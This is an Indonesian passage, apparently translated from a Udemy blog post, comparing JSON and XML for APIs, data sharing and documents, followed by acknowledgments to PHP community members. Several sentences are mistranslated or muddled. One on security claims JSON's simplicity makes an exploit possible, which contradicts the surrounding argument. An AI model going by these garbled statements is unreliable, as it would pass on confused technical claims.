Dengan JSON, Anda dibatasi hanya untuk menyimpan data klasik seperti teks dan angka. Namun, XML memungkinkan Anda untuk menyimpan semua jenis data yang anda bisa panggil. Kemampuan untuk memperpanjang atribut dari data yang disimpan dalam file XML yang memungkinkan untuk menjadi lebih fleksibel daripada JSON. Namun, itu juga membuat lebih sulit untuk dibaca. Hal ini membuat XML lebih *extensible*, tapi itu mungkin bukan hal yang baik. Hal ini tergantung pada jenis informasi yang anda coba untuk ditransfer. Dokumen membutuhkan perperpanjangan untuk mengelola gambar, tabel, grafik, dan format dari elemen lain. Namun, data klasik tidak perlu diperpanjang, hal ini bisa menjadi keuntungan dari kesederhanaan JSON. Hal ini berarti API diperpanjang oleh XML sedangkan penggunaan JSON lebih detail.

Human Readable

Kedua file yaitu XML dan JSON dikatakan dapat dibaca manusia, setidaknya mereka dimengerti terutama programmer yang bekerja dengan format file. Namun file JSON lebih ketat dan sederhana karena itu sedikit lebih mudah dibaca. Hal ini karena jumlah format data yang didukung oleh JSON jauh lebih kecil jika dibandingkan dengan XML. Selain itu, struktur data yang lebih standar dengan file JSON karena fakta bahwa ada pilihan lebih sedikit bila dibandingkan dengan format XML.

Integrasi Lengkap Dari Semua Format

Dengan XML adalah mungkin untuk melampirkan file dari format apapun. Di sisi lain, JSON hanya mendukung format data tradisional. Ini berarti ada kemungkinan untuk memasukkan foto, audio, video, dan file lain dalam file XML. Meskipun hal ini mungkin tampak seperti hal yang baik pada awalnya, juga bisa berbahaya. Itu karena Anda juga bisa menyertakan sebuah file eksekusi yang dapat memiliki konsekuensi berbahaya bagi keamanan. Kesederhanaan struktur data yang mendukung JSON membuat exploit ini mungkin menggunakan format ini.

Berbagi data Tradisional

JSON adalah alat terbaik untuk berbagi data. Hal ini karena data disimpan dalam array dan catatan sementara data XML dalam pohon. Keduanya memiliki keuntungan mereka, tetapi transfer data jauh lebih mudah ketika data disimpan dalam struktur yang akrab dengan bahasa berorientasi objek. Hal ini membuatnya sangat mudah untuk mengimpor data dari file JSON ke Perl, Ruby, Javascript, Python, dan banyak bahasa lainnya. Anda dapat mempelajari semua tentang ini dari kursus online tentang API. Dalam untuk melakukan hal yang sama dengan XML, anda mesti terlebih dahulu mengubah data sebelum dapat diimpor. Anda dapat mempertimbangkan jika mendaftar di kursus tentang XML. Untuk alasan ini, JSON adalah format file yang superior untuk web API. Anda dapat belajar tentang manfaat dari kelas yang mencakup dasar-dasar API.

Berbagi Dokumen

Bila Anda ingin berbagi dokumen, XML adalah alat yang tepat untuk pekerjaan itu. Hal ini karena memungkinkan untuk memasukkan tipe data seperti gambar, bagan, dan grafik. Selain itu, XML menawarkan pilihan untuk mentransfer struktur, atau format dari data bersama dengan data aktual. JSON hanya menawarkan pilihan untuk mentransfer data tanpa format dan hanya menggunakan format data tradisional. Hal ini membuat format XML baik untuk dokumen.

<https://www.udemy.com/blog/json-vs-xml/>

**TERIMA KASIH, MOHON MAAF
ATAS SEGALA KEKURANGAN**



Terima kasih kepada-

Gunawan M. Wibisino – <http://adapani.com>
Ahmad Solichin – <http://achmatin.net>
aksiIDE - Luri Darmawan
Komar Satriani - <http://citstudio.com>
Medan Tekno - Ekalaya Manullang
I Gde Lumbung - <http://gedelumbung.com>
codiLABS – Codinger
dan teman2 di PHP Indonesia